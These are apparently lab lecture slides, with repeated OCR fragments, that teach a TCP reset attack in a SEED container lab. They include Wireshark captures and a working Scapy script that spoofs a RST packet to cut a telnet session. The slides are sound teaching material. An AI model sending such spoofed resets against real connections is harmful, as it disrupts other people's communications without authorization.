
In order to do our attack, we first need to find an ongoing TCP communication between two users!

A server reads data in some order (typically by sequence number)





(@@@ are placeholder. You will fill them in)



```
#!/usr/bin/env python3
from scapy.all import *

ip  = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```


In our spoofed packet, we need to make sure we select a sequence number that matches the sequence number the server is expecting!

We also need to select the same ports!

TCP Reset Attack

In order to do our attack, we first need to find an ongoing TCP communication between two users!


A server reads data in some order (typically by sequence number)



Since we can sniff all the packets going from 10.9.0.6 to 10.9.0.5,
We can pull all the information we need from wireshark!

(@@@ are placeholder. You will fill them in)

```
#!/usr/bin/env python3
from scapy.all import *

ip  = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```



```
▶ Frame 46: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
▶ Ethernet II, Src: CadmusCo_c5:79:5f (08:00:27:c5:79:5f), Dst: CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)
▶ Internet Protocol Version 4, Src: 10.0.2.18 (10.0.2.18), Dst: 10.0.2.17 (10.0.2.17)
▼ Transmission Control Protocol, Src Port: 44421 (44421), Dst Port: telnet (23), Seq: 319575693, Ack: 2984372748,
    Source port: 44421 (44421)
    Destination port: telnet (23)
    [Stream index: 0]
    Sequence number: 319575693
    Acknowledgement number: 2984372748
    Header length: 32 bytes
```


This figure is just an example of the Wireshark GUI. The information is not correct for subsequent slides.

TCP Reset Attack

We need the information to generate our spoofed packet:

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server


Logged into the user 1 container



```
Connection closed by foreign host.
root@a7681354f555:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2bb056619305 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-gene
ric x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages an
d content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize'
command.
Last login: Tue Nov  1 20:00:07 UTC 2022 from user1-10
.9.0.6.net-10.9.0.0 on pts/2
seed@2bb056619305:~$ █
```


Telnet connection established

Look at the most recent packet sent between client and server



```
▾ Transmission Control Protocol, Src Port: 38724, Dst P
    Source Port: 38724
    Destination Port: 23
    [Stream index: 2]
    [TCP Segment Len: 0]
    Sequence number: 4072688695
    [Next sequence number: 4072688695]
    Acknowledgment number: 387565144
```


Your information may be different



TCP Reset Attack


We need the information to generate our spoofed packet:

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Fill in src IP, dst IP, src port, dst port, and sequence number into reset.py




```
▾ Transmission Control Protocol, Src Port: 38724, Dst P
    Source Port: 38724
    Destination Port: 23
    [Stream index: 2]
    [TCP Segment Len: 0]
    Sequence number: 4072688695
    [Next sequence number: 4072688695]
    Acknowledgment number: 387565144
```

Your information will be different




```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=38724, dport=23,flags="R", seq=4072688695)
pkt = IPLayer/TCPLayer

send(pkt, verbose=0)
```



TCP Reset Attack


We need the information to generate our spoofed packet:

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Fill in src IP, dst IP, src port, dst port, and sequence number into reset.py
3. Hop back to client 1 container, press enter, connection should be closed!




```
Transmission Control Protocol, Src Port: 38724, Dst P
  Source Port: 38724
  Destination Port: 23
  [Stream index: 2]
  [TCP Segment Len: 0]
  Sequence number: 4072688695
  [Next sequence number: 4072688695]
  Acknowledgment number: 387565144
```

Your information will be different



```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=38724, dport=23,flags="R", seq=4072688695)
pkt = IPLayer/TCPLayer

send(pkt, verbose=0)
```




```
11/01/22]seed@VM:~/.../tcp_attacks$ vi reset.py
11/01/22]seed@VM:~/.../tcp_attacks$ sudo python3 reset.py
ENDING RESET PACKET.........
11/01/22]seed@VM:~/.../tcp_attacks$ 
```

```
seed@2bb056619305:~$ ls
hi  hifol
seed@2bb056619305:~$ Connection closed by foreign host
.
root@a7681354f555:/# 
```

10.9.0.1

TCP Reset Attack



An error occurred, please try again later. Learn More